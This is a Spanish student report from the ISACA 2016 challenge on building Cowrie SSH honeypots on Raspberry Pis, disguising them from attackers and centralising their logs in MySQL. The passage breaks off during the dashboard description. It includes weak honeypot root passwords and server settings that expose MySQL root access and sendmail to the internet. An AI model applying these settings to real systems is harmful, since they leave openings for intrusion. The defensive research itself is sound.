DECEPTION PI

Análisis de las tendencias de ataques y malware en sistemas señuelo para informática forense

Velasco Gómez, Juan Antonio
Double Degree in Mathematics and Computer Science
Student in University of Granada
Linkedin

Pallarés Jurado, Diego
IT-ERS Security at CyberSOC Deloitte
Universidad Autónoma de Madrid
Linkedin

RETO ISACA 2016

April 17, 2016

MUNDO HACKER 2016

ISACA
Trust in, and value from, information systems

Contents

Agradecimientos

No podemos empezar sin antes agradecer a nuestros padres y familiares, porque nos brindasteis vuestro apoyo moral en todo momento, animándonos siempre a continuar, a seguir estudiando y formándonos como profesionales y a luchar siempre por lo que queríamos. Sin duda, gracias por marcar nuestro camino y por todo el apoyo incondicional que nos habéis dado desde que nacimos.

Gracias también a nuestro tutor y guía Francisco Rodríguez, por su paciencia, por su trabajo y dedicación en este proyecto. No dudaste en ofrecernos tu ayuda desde el primer momento y nos has ayudado a cumplir nuestros objetivos, sin tan siquiera habernos conocido. Ha sido todo un honor para nosotros recibir tus consejos.

- - Juan Antonio Velasco Gómez y Diego Jurado Pallarés

Abstract

El trabajo que se presenta tiene como finalidad la detección, el estudio y el análisis de ciertos tipos de ataques informáticos que circulan por la red concretamente ataques Secure Shell (SSH), mediante el uso de la tecnología de los sistemas señuelo, conocidos comúnmente como Honeypots.

Se ha implementado y configurado una pequeña red de sensores, integrados en plataformas de pequeñas dimensiones (Raspberrys) lo que facilita su uso a cualquier analista forense en cualquier parte del mundo.
La red consta de dos sensores repartidos en distintas ciudades (Madrid y Granada) que nos permitirán clasificar y analizar los resultados y muestras de malware obtenidos en el experimento.

Con el fin de obtener los mejores resultados, será imprescindible dar a nuestros sistemas una apariencia real, obteneniendo así una cantidad de ataques mayor.

"To make a good defense, you have to know how they attack."

Part I

Introducción

Chapter 1

Objetivo y motivación

El constante crecimiento y desarrollo de las tecnologías de la información no solo ha aportado grandes beneficios, adelantos económicos, culturales y sociales, sino que también ha dado paso a gran cantidad de delitos informáticos.

El presente documento está basado en el análisis y estudio de una de las tecnologías de Seguridad Informática e Informática Forense en redes y sistemas informáticos más innovadoras actualmente, los Honeypots o Honeynets. La experimentación realizada en este área desde sus orígenes ("The Honeynet Proyect" - 1999) es uno de los grandes referentes en este campo y nos ha ayudado enormemente en términos de comprensión.

La idea del proyecto nace de la necesidad de obtener y analizar los diferentes tipos de amenazas informáticas mediante la emulación de vulnerabilidades que están presentes en muchos de los sistemas que circulan por la red. Se ha escogido Secure Shell(SSH), un protocolo que sirve para acceder a máquinas remotas de forma a través de la red y gestionar archivos de forma segura.
Estas herramientas han sido implementadas en plataformas portátiles "Raspberrys", lo cual permite a un informático forense conocer las metodologías y tendencias de ataque en cualquier tipo de red, así como analizar el malware activo e identificar los posibles vectores de ataque con la facilidad de realizarlo desde una plataforma de fácil transporte y de bajo coste energético.

Otro de los factores que nos lleva a la implementación de esta herramienta fue la necesidad de protegernos ante las nuevas amenazas ya que estas representan un riesgo potencial en la linea de negocio de las compañías y organizaciones. Estudios recientes revelan que en la actualidad, un elevado porcentaje de estas compañías están infectadas con malware y expuestas a la pérdida de datos, lo que puede provocar resultados catastróficos e incluso pueden llevar al quiebre de una empresa.

Una vez concienciados de la potencia de poseer una herramienta con estas características, que hace de señuelo para los ciberdelincuentes y desvía la atención de estos hacia nuestra plataforma, vimos la necesidad de mejorar notablemente el grado de discreción de nuestros sistemas. Esto se debe a que un atacante, podría ser capaz de detectar su acceso al sensor, abandonando de inmediato el sistema, o lo que es peor, intentando obtener acceso a los restantes dispositivos de nuestra red personal. Con estas modificaciones, crearíamos un sistema completamente fiable, seguro y discreto para los atacantes.

Muchas veces se observa que los atacantes no tienen conocimientos sobre el funcionamiento global del sistema al que han conseguido acceder. Se puede observar que ejecutan programas que pertenecen a otros sistemas operativos, o se limitan a utilizar scripts para borrar las huellas e instalar una serie de binarios que les permitirá seguir expandiéndose y atacando a otros servidores en la red.

Por último y como parte de nuestra motivación hacia este proyecto, hemos buscado plasmar visualmente y de forma personalizada todos los datos recopilados para facilitar su análisis y seguimiento, con una interfaz simple y atractiva.

Part II

Tecnología Honeypot

Chapter 2

Descubriendo los Sistemas Honeypot

2.1 Definición de Honeypot

Un Honeypot (en inglés "tarro de miel") es un sistema muy flexible dentro de la seguridad informática, que se encarga de atraer y analizar el comportamiento de los atacantes en internet, y que provee al informático forense de una información extremadamente valiosa.

La idea de atraer a los atacantes hacia tu propio sistema puede resultar muy contradictorio, pero lo que se busca con esta implementación es capturar todo el tráfico de red entrante y conocer todos los detalles acerca de las tendencias y metodologías de ataque de los atacantes así como los fallos de seguridad a los que puede estar expuesto nuestra red con el fin de subsanarlos. Los Honeypots son capaces de capturar y analizar ataques automatizados como los de un gusano informático con el fin de aportar información al informático forense. Pueden ejecutarse bajo cualquier sistema operativo y bajo cualquier servicio. Los servicios configurados determinan los vectores de ataque disponibles para que el intruso comprometa y ponga a prueba el sistema.

2.2 Funcionalidad y finalidad de un Honeypot

La funcionalidad de un Honeypot puede ser tan simple como un ordenador que ejecuta un programa o servicio, escuchando en un determinado puerto. A su vez puede ser tan complejo como una red de ordenadores reales, funcionando bajo distintos sistemas operativos y ejecutando numerosos servicios, los cuales son típicamente vulnerables.

Por último, una opción muy utilizada es la de crear Honeypots completamente virtualizados. Esto puede resultar muy útil ya que muestra al atacante una apariencia real, no guarda ninguna información relevante y en caso de mostrar usuarios/contraseñas, son completamente ficticios.

Estas son algunas de las posibilidades que nos ofrecen los Honeypots:

1. Desviar y distraer la atención del atacante.
2. Detectar y aprender nuevas vulnerabilidades.
3. Obtener información sobre el atacante (geolocalización, ip,puertos,etc).
4. Obtener tendencias de ataque y paises más atacados.
5. Detectar nuevas muestras de malware que aún no se conozcan.
6. Recopilar y estudiar tendencias de ataque

2.3 Clasificación y tipos de Honeypots

2.3.1 Clasificación

Los Honeypots se clasifican según su implementación (producción o investigación) y su nivel de interacción (baja, media, alta).

Según su implementación:

- **Para producción:** Al implementar un Honeypot en una red de producción, el objetivo principal es la obtención de información sobre técnicas empleadas para tratar de vulnerar los sistemas que componen dicha infraestructura. Se utilizan también para proteger a las organizaciones en ambientes reales de operación.
- **Para investigación:** Por otro lado, en este caso los Honeypot constituyen recursos educativos de naturaleza demostrativa cuyo fin es recopilar la mayor cantidad de información que permita al investigador poder detectar patrones, analizar las nuevas tendencias y métodos de ataque así como los distintos objetivos atacados y orígenes de los ataques.

Según su interacción:

- **Alta interacción:** Este tipo de Honeypot se trata de un sistema convencional,construidos con máquinas reales como el que podría utilizar cualquier usuario. Se sitúan generalmente en la red interna en producción y no tiene más utilidad que la de ser atacados, lo cual significaría que el sistema está mal configurado. Cada interacción con este Honeypot se considera sospechosa por definición, y todo el tráfico debe ser monitorizado y almacenado en una zona segura de la red a la que un potencial atacante no tenga acceso.
- **Media interacción:** Brindan un nivel de interacción mayor que los honeypots de baja interacción, sin llegar a la complejidad de los de alta interacción. Es el punto intermedio y se utilizan para recolectar más información sobre las actividades efectuadas por los atacantes.
  Se caracterizan por no emular únicamente ciertos servicios, sino también software en particular. Son más complejos y el nivel riesgo aumenta.
- **Baja interacción:** Este tipo suele ser creado y gestionado por organizaciones dedicadas a la investigación de acciones fraudulentas en la red, con la cual se investiga acerca de nuevas amenazas en la red. Su mayor funcionalidad reside en la detección de intentos no autorizados de conexión. Son más fáciles de utilizar y mantener, con un riesgo prácticamente nulo.
  Esta implementación se basa por lo general en una instalación de software de emulación de sistema operativo, utilizando herramientas conocidas como VMware o Virtual Box.

2.3.2 Tipos

Estos son algunos de los Honeypots más conocidos en la actualidad:

- **Kippo y Cowrie:** Media interacción, emula servicios de Secure Shell (SSH).
- **Glastopf:** Baja interacción para aplicaciones web.
- **ionaea:** Baja interacción, sucesor de "Nepenthes" para la recogida de malware.
- **Honeyd:** Baja interacción , demonio que crea host virtuales en la red para servicios arbitrarios.
- **Sebek:** Alta interacción , funciona como HIDS (Host-Based Intrusion Detection System).
- **Otros:** KFSensor, Specter, HoneyBOT, HiHat
  Como se puede observar, existen Honeypots para todo tipo de servicios y protocolos, lo cual permite estudiar todo tipo de ataques. En nuestro proyecto, utilizaremos Cowrie, un Honeypot de media interacción que emula servicios SSH.

Part III

Análisis, diseño e implantación de un Honeypot

Chapter 3

Esquema de red

Este es el esquema de red que hemos implementado para nuestra red de sensores. Se han configurado en dos redes domésticas (Granada y Madrid), incluyendo ambas Honeypots en sus respectivas DMZ para aislar el tráfico de nuestra red local.

Ambos sensores envían sus logs a un servidor centralizado donde se integrarán los datos en una base de datos Mysql y donde podremos visualizar los datos de forma gráfica.




Figure 3.1: Esquema de la red de honeypots

Chapter 4

Fase de planificación

Para llevar a cabo el diseño y la implementación de nuestra red de Honeypots, primero debemos fijar unos objetivos y analizar los recursos de los que disponemos para la elaboración de nuestro proyecto.


4.1 Análisis de objetivos

Estos son algunos de los objetivos que nos planteamos inicialmente.

1. Uso de 2 raspberrys (Pi2 y Pi3) distrubidas en 2 DMZ residenciales con el Honeypot Cowrie instalado.
2. Uso del sistema operativo Raspbian para cada una de ellas.
3. Redireccionamiento del puerto 22 al puerto 2222 para evitar problemas en nuestra red.
4. Uso de un servidor centralizado en el que ambas raspberrys mandarían la información obtenida para después poder analizarla en conjunto.
5. Creación y uso de una base de datos MySQL en el propio servidor centralizado.
6. De 5 a 7 días de periodo de recolección de información en los sensores.
7. Uso de listas de reputación, es decir, listas públicas actualizadas de ataques SSH para comparar los resultados obtenidos.
8. Análisis y estudio de la información obtenida.
9. Análisis del malware obtenido e identificación de botnets mediante machine learning.
10. Securización de nuestra red mediante implantación o modificación de reglas de iptables.
11. Almacenamiento en la base de datos de la geolocalización para un análisis por país.
12. Mostrar gráficamente esa información para hacerla más visual.

4.2 Análisis de recursos y componentes

4.2.1 Raspberry PI 2



La Raspberry PI 2 Modelo B es la segunda generación de Raspberry PI. Remplazó al primer modelo en Febrero de 2015. Estas son algunas de sus especificaciones técnicas:

1. 1GB RAM

2. Procesador: Quad-Core Cortex A7 a 900MHZ
3. Puertos

    4 x USB 2.0

    1 x 40 GPIO pin

    1 X HDMI

    1 x Ethernet

    1 x Combo audio/mic

    1 x Interfaz de cámara (CSI)

    1 X Interfaz de Pantalla (DSI)

    1 x Micro SD

    1 x Núcleo Grafico 3D

Se puede encontrar más información técnica aquí.

4.2.2 Raspberry PI 3

1. RAM: 1GB LPDDR2. 1GB RAM
2. Procesador: Chipset Broadcom BCM2387. 1,2 GHz de cuatro núcleos ARM Cortex-A53
3. GPU

    Dual Core VideoCore IV ® Multimedia Co-procesador. Proporciona Open GL ES 2.0, OpenVG acelerado por hardware, y 1080p30 H.264 de alto perfil de decodificación.

    Capaz de 1 Gpixel / s, 1.5Gtexel / s o 24 GFLOPs con el filtrado de texturas y la infraestructura DMA
4. Conectividad

    Ethernet socket Ethernet 10/100 BaseT 802.11 b / g / n LAN inalámbrica y Bluetooth 4.1 (Classic Bluetooth y LE)
5. Salida de vídeo

    HDMI rev 1.3 y 1.4

    RCA compuesto (PAL y NTSC)
6. Salida de audio

    jack de 3,5 mm de salida de audio, HDMI

    USB 4 x Conector USB 2.0
7. Conector de la cámara de 15 pines cámara MIPI interfaz en serie (CSI-2)
8. Pantalla de visualización Conector de la interfaz de serie (DSI) Conector de 15 vías plana flex cable con dos carriles de datos y un carril de reloj
9. Ranura de tarjeta de memoria Empuje / tire Micro SDIO

Se puede encontrar más información técnica aquí.

4.2.3 Cowrie Honeypot

1. Features

   Falso sistema de archivo con la posibilidad de añadir o borrar archivos.

   Posibilidad de añadir contenido en falsos archivos para que el atacante pueda *cat* esos archivos como por ejemplo */etc/passwd*.

   Almacenamiento de las sesiones o logs en un formato simple y visual.

   Posibilidad de ejecutar comandos SSH en él.

   Trabajo con archivos en formato JSON para procesar la información y los logs.

2. Requerimientos

   Sistema operativo (Debian, CentOS, FreeBSD y Windows 7)

   Python 2.7+

   Twisted 8.0+

   python-crypto

3. Archivos de interés

   cowrie.cf - Archivo de configuración de cowrie.

   data/fs.pickle - Sistema de archivos falso.

   data/userdb.txt - Credenciales para acceder al Honeypot.

   log/cowrie.json - Logs del Honeypot en formato JSON.

   utils/playlog.py - Herramienta para visualizar las sesiones de logs.

Se puede encontrar más información técnica aquí.

Chapter 5

Fase de implementación y ocultación del Honeypot

5.1 Implementación de la red de Honeypots

5.1.1 Instalación del Raspbian

Queremos configurar el Honeypot Cowrie en una Raspberry con el sistema operativo Raspbian. Primero deberemos formatear la tarjeta SD de nuestra raspberry y mediante el uso de "BerryBoot" instalar el sistema operativo Raspbian Jessie (basado en Debian 8).

Descomprimimos "BerryBoot" en la tarjeta SD e iniciamos la Raspberry. En este punto se nos mostrará la siguiente ventana:

Seleccionamos el tipo de conexión, cableada o wifi y configuramos el idioma del teclado y la zona horaria. Una vez configurado todo, la siguiente ventana muestra el disco donde se instalará el sistema operativo. Por defecto tenemos la tarjeta SD.

Por último, seleccionamos el sistema operativo a instalar. En nuestro caso buscamos Debian Jessie Raspbian y lo instalamos.

Una vez tenemos el sistema operativo instalado, lo arrancamos y configuramos Cowrie.

5.1.2 Instalación y configuración del sensor Cowrie

Prerequisitos

Instalamos pre-requisitos para Debian:

```
sudo apt-get install python-twisted python-crypto python-pyasn1
python-gmpy2 python-zope.interface
```

Creamos un usuario (no-root) para la instalación de cowrie:

```
sudo adduser --disabled-password isaca}
```

Utilizamos el usuario creado:

```
sudo su - retoisaca
```

Descargamos cowrie desde github:

```
git clone http://github.com/micheloosterhof/cowrie
```

Archivo de configuración

Accedemos a cowrie y modificamos el archivo cowrie.cfg que está en la carpeta "/home/isaca/cowrie/"

```
cd cowrie
cp cowrie.cfg.dist cowrie.cfg
```

Redireccionamiento de puertos

Queremos redirigir los puertos de nuestro router a otro que no pueda tener acceso root. En este caso, cambiaremos el acceso por el puerto 22 al puerto 2222. Desde la terminal de nuestro ordenador, podemos escribir:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

También hemos modificado el puerto SSH por defecto de nuestra raspberry para evitar exponer nuestra propio sistema de archivos. Nos interesa que nos ataquen solo al Honeypot cowrie.

```
cd /etc/ssh
nano sshd_config
```

Cambiamos el puerto 22 por el 8742, por ejemplo.

Inicio y detención de cowrie

Para iniciar el Honeypot Cowrie tenemos que ejecutar el script "start.sh" que se encuentra en la carpeta "/isaca/cowrie"

```
./start.sh
```

Para detener el Honeypot Cowrie tenemos que ejecutar el script "stop.sh" que se encuentra en la carpeta "/isaca/cowrie"

```
./stop.sh
```

5.2 Mejoras y ocultación de los sistemas Honeypot

5.2.1 Configuración de los usuarios y sistema de archivos de Cowrie

Modificación de los usuarios

Este es uno de los puntos más importantes para la ocultación y mejora del sistema Honeypot. Uno de los puntos básicos es la modificación de la base de datos de usuarios para acceder al sistema. En nuestro caso, hemos permitido el acceso a éste a través del usuario **root**, uno de los más conocidos y atacados con dos contraseñas diferentes, de las más comunes puesto que buscábamos recibir más ataques para los días previos al reto.

De manera que, para cambiar la base de datos de usuarios accedimos al fichero */cowrie/data/userdb.txt*

```
nano userdb.txt
```

Y realizamos los siguientes cambios

```
root:x:root
root:x:123456
```

Además de ésto, respecto a los propios usuarios del sistema, creamos algunos usuarios para hacer creer al atacante que había entrado en un servidor normal y corriente. Para ello, creamos varios usuarios, entre ellos el usuario *"guest"* y el usuario *"isaca"* con su correspondiente árbol de directorios y subdirectorios bien creado.

Existe un usuario por defecto en este tipo de Honeypots que es el usuario Richard. Es uno de los factores clave por los que un atacante puede abandonar la sesión si se da cuenta de que existe este determinado usuario. Puesto que ya habíamos creado otros usuarios más difíciles de detectar, decidimos que lo mejor sería borrar este usuario por defecto para evitar este tipo de problemas.

Mejorando los directorios del sistema

Para la configuración del sistema de archivos del Honeypot se puede optar por varias opciones. Una de ellas es usar los scripts que trae el propio Honeypot (createfs.py y fsctl.py) escritos en python y ubicados en la carpeta "/home/isaca/cowrie/utils" y que podemos utilizar para crear nuestro propio sistema de archivos desde 0, tomando como base o inicio del árbol de directorios en el que estamos ejecutando los scripts.

Cowrie trae por defecto un sistema de archivos básico pero bastante completo y el cuál se puede adaptar a nuestras necesidades. Tras considerar ambas opciones decidimos elegir la segunda de ellas puesto que resultaría más fácil a la hora de crear archivos de sistema por defecto que Cowrie, ya trae instalados.

Por tanto, la opción más simple es editar el fichero fs.pickle , eliminando y añadiendo directorios como si de tu propio sistema de archivos se tratase.

```
python fsctl.py fs.pickle
```

```
isaca@raspberrypi:~/cowrie/utils $ python fsctl.py fs.pickle
fs.pickle

Kippo/Cowrie file system interactive editor
Donovan Hubbard, Douglas Hubbard, March 2013
Type 'help' for help

fs.pickle:/$ ls
bin/
boot/
createfs.py
dev/
etc/
fs.pickle
home/
lib/
lost+found/
media/
mnt/
opt/
proc/
root/
run/
sbin/
srv/
sys/
tmp/
usr/
var/
fs.pickle:/$ rm createfs.py
Deleted /createfs.py
```

Por ejemplo, podemos editar el directorio tmp y crear varios ficheros típicos de ese directorio, el comando touch nos permite crear archivos vacíos, pero que darán mucho juego a la navegación del atacante.

```
fs.pickle:/tmp$ touch example.zip
Added '/tmp/example.zip'
fs.pickle:/tmp$ touch files.zip
Added '/tmp/files.zip'
fs.pickle:/tmp$ touch init.html
Added '/tmp/init.html'
fs.pickle:/tmp$ cd /etc
fs.pickle:/etc$ ls
```

Otro de los directorios más comunes puede ser el directorio "/var/www" que almacena archivos relacionados con http y servidores web. Para hacerlo más creíble, creamos algunos ficheros que servirán para distraer la atención de un posible atacante que quiera comprobar si este directorio está vacío puesto que el Honeypot cowrie, por defecto, no trae este directorio.

```
fs.pickle:/var$ mkdir www
Added '/var/www'
fs.pickle:/var$ cd www
fs.pickle:/var/www$ touch index.html
Added '/var/www/index.html'
fs.pickle:/var/www$ touch login.php
Added '/var/www/login.php'
fs.pickle:/var/www$ touch transfers.php
Added '/var/www/transfers.php'
fs.pickle:/var/www$
```

Más cambios interesantes que comentar fueron, por ejemplo, cambiar el banner de SSH que se obtiene cuando un atacante logra conectarse al Honeypot, para que muestre una versión diferente pero conocida y así evitar que ese posible atacante acabe abandonando la sesión si se da cuenta de que ese banner es falso.

Este cambio se realiza en el archivo de configuración de cowrie, es decir, en *"cowrie.cfg"* en la línea siguiente:

```
ssh_version_string = cambiamos el banner de ssh por defecto y ponemos:
                     SSH-2.0-OpenSSH_4.6 Debian-4
```

También, nos dimos cuenta de que cambiar el **Hostname** del servidor sería interesante, un atacante podría comprobar rápidamente si el servidor al que acaba de acceder tiene por hostname el que cowrie utiliza por defecto y abandonar la sesión, de modo que, para mejorar esta ocultación, cambiamos el hostname en ese mismo archivo de configuración de cowrie de la siguiente manera.

Por defecto:

```
svr04
```

Cambio en el hostname del servidor:

```
WebServerIsaca
```

5.3 Servidor centralizado

5.3.1 Objetivo

Nos dimos cuenta de que sería más eficiente si pudiésemos recoger todos los datos e información que estábamos recibiendo en tiempo real y almacenarla en un único punto, al contrario de como habíamos comenzado, donde cada uno almacenaba esa información en su dispositivo.

Hicimos pues, uso de el servicio Cubenode por recomendación, haciéndonos con un servidor centralizado en el que pudiésemos mandar todo lo que nuestros sensores recogían, de forma que, el análisis y estudio posterior, sería más eficiente e interesante.

5.3.2 Configuración del servidor centralizado

Para la configuración del servidor centralizado tuvimos que cambiar las configuraciones de los sensores cowrie de nuestros hogares, para que, en vez de mandar los logs y demás información a la base de datos local, llegaran todos a la base de datos centralizada que tendríamos en nuestro servidor.

```
# MySQL logging module (output)
# Identical functionality as [database_mysql] but with different internals
# Database structure for this module is supplied in doc/sql/mysql.sql
#
[output_mysql]
host = nuestra_ip
database = retoisaca
username = root
password = password_servidor
port = 3306
```

Una vez hechos estos cambios en la configuración, tuvimos que instalar varios servicios en el servidor centralizado.

Lo primero fue instalar una base de datos con **mysql** server.

```
apt-get install mysql-server mysql-client
```

Creamos la base de datos igual que la hicimos en nuestros sensores en local

```
create database retoisaca
```

Y creamos las tablas a partir del archivo */doc/mysql/mysql.sql*

```
mysql -u root -p
use retoisaca;
source /home/mysql.sql
```

El siguiente paso fue darnos permiso a nuestras ip's para poder trabajar en el servidor:

```
GRANT ALL ON retoisaca.* TO root@ip_granada IDENTIFIED BY '**********';
GRANT ALL ON retoisaca.* TO root@ip_madrid IDENTIFIED BY '**********';
```

Y nos pusimos a configurar alguno de los archivos importantes del servidor **my.cfg** para hacer algunos cambios.

```
nano /etc/mysql/my.cfg
```

Comentamos las siguientes líneas:

```
#bind-address    (para abrir mysql al internet)
#skip-external-locking
```

```
[mysqld]
#
# * Basic Settings
#
user            = mysql
pid-file        = /var/run/mysqld/mysqld.pid
socket          = /var/run/mysqld/mysqld.sock
port            = 3306
basedir         = /usr
datadir         = /var/lib/mysql
tmpdir          = /tmp
lc-messages-dir = /usr/share/mysql
#skip-external-locking
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
#bind-address           = 127.0.0.1
```

Y posteriormente reiniciamos **mysql server**

```
/etc/init.d/mysql restart
```

Por último, como pequeño detalle, tuvimos que configurar el archivo **sendmail.mc** para los correos diarios que veremos más adelante detallados.

```
nano /etc/mail/sendmail.mc
```

Nos situamos en la línea indicada y eliminamos *",Addr=127.0.0.0"* en la línea de *port=smtp*.

```
dnl # If you want to support IPV6, switch the commented/uncommented lines
dnl #
FEATURE(`no_default_msa')dnl
dnl DAEMON_OPTIONS(`Family=inet6, Name=MTA-v6, Port=smtp, Addr=::1')dnl
DAEMON_OPTIONS(`Family=inet,  Name=MTA-v4, Port=smtp, Addr=127.0.0.1')dnl
dnl DAEMON_OPTIONS(`Family=inet6, Name=MSP-v6, Port=submission, M=Ea, Addr=::1')dnl
DAEMON_OPTIONS(`Family=inet,  Name=MSP-v4, Port=submission, M=Ea, Addr=127.0.0.1')dnl
dnl #
dnl # Be somewhat anal in what we allow
```

Y reiniciamos por último el servicio de correo del servidor:

```
service sendmail restart
```

5.4 Sistemas de visualización

5.4.1 Objetivo

Dada la necesidad que teníamos de mostrar toda la información que estábamos recibiendo en nuestro servidor centralizado, decidimos dar uso de éste para realizar una página web que recogiera nuestro proyecto.


Hicimos uso de la potencia de HTML y Javascript para desarrollar una página web que puede ser visitada haciendo click aquí o a través del enlace siguiente:

http://deceptionpi2016.tk/

y que recomendamos visitar para conocer más.

Esta página web recoge nuestro trabajo para el reto, con una página principal en la que se muestra algo de información más general sobre éste y una pestaña en la parte superior, llamada **results** que enlaza con un panel de administración desde el que se puede visualizar toda la información que han recogido nuestros sensores hasta el momento.

El panel de administrador tiene este formato y su página de bienvenida es la siguiente.

